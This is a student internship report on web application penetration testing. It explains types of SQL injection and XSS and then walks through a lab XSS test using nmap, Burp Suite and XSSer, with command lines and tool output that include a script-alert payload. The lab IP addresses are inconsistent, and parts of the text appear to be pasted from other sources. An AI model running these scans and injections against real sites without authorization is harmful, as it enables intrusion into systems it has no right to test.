

CYBER SECURITY INTERNSHIP PPROJECT



ACMEGRADE COMPANY INTERNSHIP

Team members details :-

NAME	EMAILS
Saiseetharam Modugumudi	saiseethaam19@gmail.com
Rana Akhter	ranaakhter719@gmail.com
SASHIKUMAAR S J	sashikumaarsj@gmail.com
Dobariya Tilusha	tilushadobariya@gmail.com
SARAVANAN S	saravanansus2004@gmail.com

AIM:

Project 1:

Target: <http://testphp.vulnweb.com/login.php>

Perform Web Application Penetration testing for SQL injection and Cross site scripting Vulnerabilities.

- Describe in detail about types of SQLi and XSSer.
- Look Out for the Vulnerabilities by using the above tools and exploit into their Data Bases.
- Capture all the packets on wireshark and analyze those packets. (Just to make sure you are learning wireshark along with this)

Tools required: XSSer, Wireshark and SQLMap

Abstract:- Cyber attackers are always on the lookout for any potential vulnerability that can be exploited by multiple tactics and techniques like phishing, brute force attack, malware injection, social engineering, web hacking and more to fulfill their malicious intentions and bring organizations and businesses to a standstill.

In this blog we will shed light on two of the most common yet popular web hacking techniques among hackers

SQL injection attack and cross-site scripting (XSS).

Procedure:-

Cross-site scripting (XSSer)

Cross-site scripting (XSS) attack is a popular attack technique used by hackers to target web applications. Here, the attackers inject malicious client-side scripts into a user's browsers or web pages, allowing them to download malware into the target user's system, impersonate the target, and carry out data exfiltration, session hijacking, changes in user settings, and more.

According to [MITRE ATT&CK](#), cross-site scripting is an example of a drive-by compromise technique used by adversaries to gain initial access within the network. The technique aims to exploit website vulnerabilities through malicious client side scripts or code. This provides them with access to systems on the internal network and also allows them to use compromised websites to direct the victims to malicious applications meant to steal and acquire Application Access Tokens

An XSS attack is carried out through the following steps:

1. The attacker exploits the vulnerabilities of a website, such as using its form to inject a malicious script into the website's database.
2. The malicious script gets saved in the database of the vulnerable website.
3. The victim user requests a webpage from the website.
4. The website database includes the malicious script in response to the requested webpage and sends it to the victim user.
5. The malicious script gets activated every time the victim user performs any action on the webpage or visits the compromised website.
6. The malicious script sends the victim's private data (such as session cookies) to the attacker's server.

Types of XSS attack


XSS is broadly categorized into three types, which are:

1. **Reflected XSS:** The victim user (client) unknowingly sends a malicious script (payload) as part of the regular request to the vulnerable web application or website (server). As a response, the application will return the malicious script to the victim user, which upon loading, will execute the malicious script. Since the malicious script gets reflected back from the server to the client, it is called a reflected XSS.
2. **Stored XSS:** The attacker stores payload into the compromised servers, which gets delivered as and when the user visits the website. Since the malicious script is stored in the web application, it is called a stored XSS.
3. **DOM-based XSS:** The attacker exploits the vulnerability of those applications using a Document Object Model (DOM)—a programming web interface for web pages.

The attacker injects the malicious script in the DOM through a URL for instance, and when the user performs any action on that page or visits the page through that URL, the application updates the DOM to execute the malicious script.

SQL INJECTION (SQLI)

SQL Injection is an attack that employs malicious SQL code to manipulate backend databases in order to obtain information that was not intended to be shown. The data may include sensitive corporate data, user lists, or confidential consumer details. This article contains types of SQL Injection with their examples. SQL Injections-LABS (a platform to learn SQL Injections) to showcase how you can perform each type of SQL Injection



1. Error-Based SQL Injections:

Error-based SQL Injections obtain information about the database structure from error messages issued by the database server. In rare circumstances, an attacker may enumerate an entire database using only error-based SQL injection.

2. Union-Based SQL Injections:

Union-based SQL Injections use the UNION SQL operator to aggregate the results of two or more SELECT queries into a single result, which is subsequently returned as part of the HTTP response. Two important needs must be met for a UNION query to function:

- Each query must return the same number of columns.
- The data types must be the same, i.e., it is not changed after query execution.

3. Blind Boolean-based SQL Injections:

Boolean-based SQL Injection works by submitting a SQL query to the database and forcing the application to produce a different response depending on whether the query returns TRUE or FALSE.

4. Blind Time-Based SQL Injections:

Time-based SQL Injection works by sending a SQL query to the database and forcing it to wait for a predetermined length of time (in seconds) before answering. The response time will tell the attacker if the query result is TRUE or FALSE. Depending on the outcome, an HTTP response will either be delayed or returned immediately. Even though no data from the database is returned, an attacker can determine if the payload used returned true or false. Because an attacker must enumerate a database character by character, this attack is often slow (particularly on big databases).

An SQL injection attack is carried out through the following steps:

1. An attacker researches the targeted database
2. The attacker identifies vulnerabilities in the webpage or application to exploit. One example of an SQL vulnerability is insufficient user input validation. The attacker can create and submit their own input content by exploiting this vulnerability.


3. They further create malicious SQL inputs and inject them into the standard SQL queries.
4. This enables the attacker to carry out nefarious and malicious actions on the web application and exploit the database. They then can extract confidential information, bypass security controls, modify records, or delete the entire database.

Project Implementation:-


XSS Attack with XSSer

Cross-site scripting (XSS) is an attack in which an attacker injects malicious executable scripts into the code of a trusted application or website. Attackers often initiate an XSS attack by sending a malicious link to a user and enticing the user to click it. If the app or website lacks proper data sanitization, the malicious link executes the attacker's chosen code on the user's system. As a result, the attacker can steal the user's active session cookie.

Step 1: Start the terminal and check the IP address of the machine.



```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: ip_vti0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
213322: eth0@if213323: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:00:08 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.0.8/16 brd 10.1.255.255 scope global eth0
        valid_lft forever preferred_lft forever
213325: eth1@if213326: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:6c:28:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.108.40.2/24 brd 192.108.40.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~# nmap -sS -sV 192.108.40.3
```




```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: ip_vti0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
213322: eth0@if213323: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:00:08 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.0.8/16 brd 10.1.255.255 scope global eth0
        valid_lft forever preferred_lft forever
213325: eth1@if213326: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:6c:28:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.108.40.2/24 brd 192.108.40.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.108.40.2, the target machine will be located at IP address 192.108.40.3

Step 2: Run a Nmap scan against the target IP.


Now Port 80 and 3306 are open.




```
213322: eth0@if213323: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
state UP group default
    link/ether 02:42:0a:01:00:08 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.0.8/16 brd 10.1.255.255 scope global eth0
        valid_lft forever preferred_lft forever
213325: eth1@if213326: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
state UP group default
    link/ether 02:42:c0:6c:28:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.168.40.2/24 brd 192.168.40.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~# nmap -sS -sV 192.168.40.3
Starting Nmap 7.70 ( https://nmap.org ) at 2024-02-12 20:08 IST
Nmap scan report for target-1 (192.168.40.3)
Host is up (0.0000000s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
3306/tcp  open  mysql     MySQL 5.5.47-8ubuntu0.14.04.1
MAC Address: 02:42:C0:6C:28:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.15 seconds
root@attackdefense:~#
```

Step 3: Access the web application using firefox




Step 4: Navigate to the XSS DNS lookup webpage.




Step 5: Enter any text to "Hostname/IP" textfield and click on "Lookup DNS"




The entered value is reflected back on the web page.




Step 7: Configure firefox to use burp suite proxy.




Step 8: Start burp suite.



Step 9: Enter any text to “Hostname/IP” textfield and click on "Lookup DNS". The request will be intercepted by burp suite.



Step 10: Pass the URL to XSSER. Replace “xss” with “XSS”, this is done so that XSSer will substitute payload in place of "XSS" string.



The output confirms that the target is vulnerable.

Step 11: Trying various XSS payloads by using XSSer's "--auto" option.

```
LXTerminal
File Edit Tabs Help

=====
[*] Injection(s) Results:
=====

[ FOUND! ] -> [ e73c366dbb3798baaccb742baca8f562 ] : [ target_host ] -> [ ">PAYLOAD ]

=====
Mosquito(es) landed!
=====

[*] Final Results:
=====

- Injections: 1
- Failed: 0
- Successful: 1
- Accur: 100.0 %

=====

[*] List of XSS injections:
=====

You have found: [ 1 ] possible (without --reverse-check) XSS vector(s)!

=====

[+] Target: http://192.168.7.3/index.php?page=dns-lookup.php | target_host=XSS&dns-lookup.php-submit-button=Lookup+DNS
[+] Vector: [ target_host ]
[!] Method: URL
[+] Hash: e73c366dbb3798baaccb742baca8f562
[+] Payload: target_host=%22%3e%27%3c366dbb3798baaccb742baca8f562&dns-lookup.php-submit-button=Lookup+DNS
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [09.02]
[!] Status: XSS FOUND!

=====

root@attackdefense:~# xsser --url "http://192.168.7.3/index.php?page=dns-lookup.php" -p "target_host=XSS&dns-lookup.php-submit-button=Lookup+DNS" --auto
```

```
LXTerminal
File Edit Tabs Help

[*] Vulnerable(s):

[Not Info]

=====

[*] Injection(s) Results:
=====

[ FOUND! ] -> [ 0859ba548f7c88d2e4fd65d08e8df693 ] : [ target_host ] -> [ "<x style=x:expression(alert(PAYLOAD))>" ]

=====
Mosquito(es) landed!
=====

[*] Final Results:
=====

- Injections: 1291
- Failed: 0
- Successful: 1291
- Accur: 100.0 %

=====

[*] List of XSS injections:
=====

You have found: [ 1291 ] possible (without --reverse-check) XSS vector(s)!

=====

[Info] Aborting large screen output. Generating report: [ XSSreport.raw ]

=====

root@attackdefense:~#
```

Step 12: Using custom XSS payload.

```
root@attackdefense:~# xsser --url "http://192.168.7.3/index.php?page=dns-lookup.php" -p "target_host=XSS&dns-lookup.php-submit-button=Lookup+DNS" --fp "<script>alert(1)</script>"
```




```
LXTerminal
=====
[*] Injection(s) Results:
=====
[ FOUND! ] -> [ 1fd5a7bf9bb201448c93b163089eea43 ] : [ target_host ] -> [ *PAYLOAD ]
=====
Mosquito(es) landed!
=====
[*] Final Results:
=====
- Injections: 1
- Failed: 0
- Successful: 1
- Accur: 100.0 %
=====
[*] List of XSS injections:
=====
You have found: [ 1 ] possible (without --reverse-check) XSS vector(s)!
-----
[+] Target: http://192.168.7.3/index.php?page=dns-lookup.php | target_host=XSS&dns-lookup.php-submit-button=Lookup+DNS
[+] Vector: [ target_host ]
[!] Method: URL
[+] Hash: 1fd5a7bf9bb201448c93b163089eea43
[+] Payload: target_host=%22%3E1fd5a7bf9bb201448c93b163089eea43&dns-lookup.php-submit-button=Lookup+DNS
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE| NS8.1-G|FF2.0| [09.02]
[+] Final Attack: target_host=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&dns-lookup.php-submit-button=Lookup+DNS
[!] Status: XSS FOUND!
-----
root@attackdefense:~#
```


The encoded XSS payload is generated.

Step 13: In Burp Suite, replace the POST parameters with the final attack payload and forward the request.

```
[+] Target: http://192.97.51.3/index.php?page=dns-lookup.php | target_host=XSS&dns-lookup.php-submit-button=Lookup+DNS
[+] Vector: [ target_host ]
[!] Method: URL
[+] Hash: 8cd6d5a3854a46bd663a870762a7988
[+] Payload: target_host=%22%3E8cd6d5a3854a46bd663a870762a7988&dns-lookup.php-submit-button=Lookup+DNS
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE| NS8.1-G|FF2.0| [09.02]
[+] Final Attack: target_host=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&dns-lookup.php-submit-button=Lookup+DNS
[!] Status: XSS FOUND!
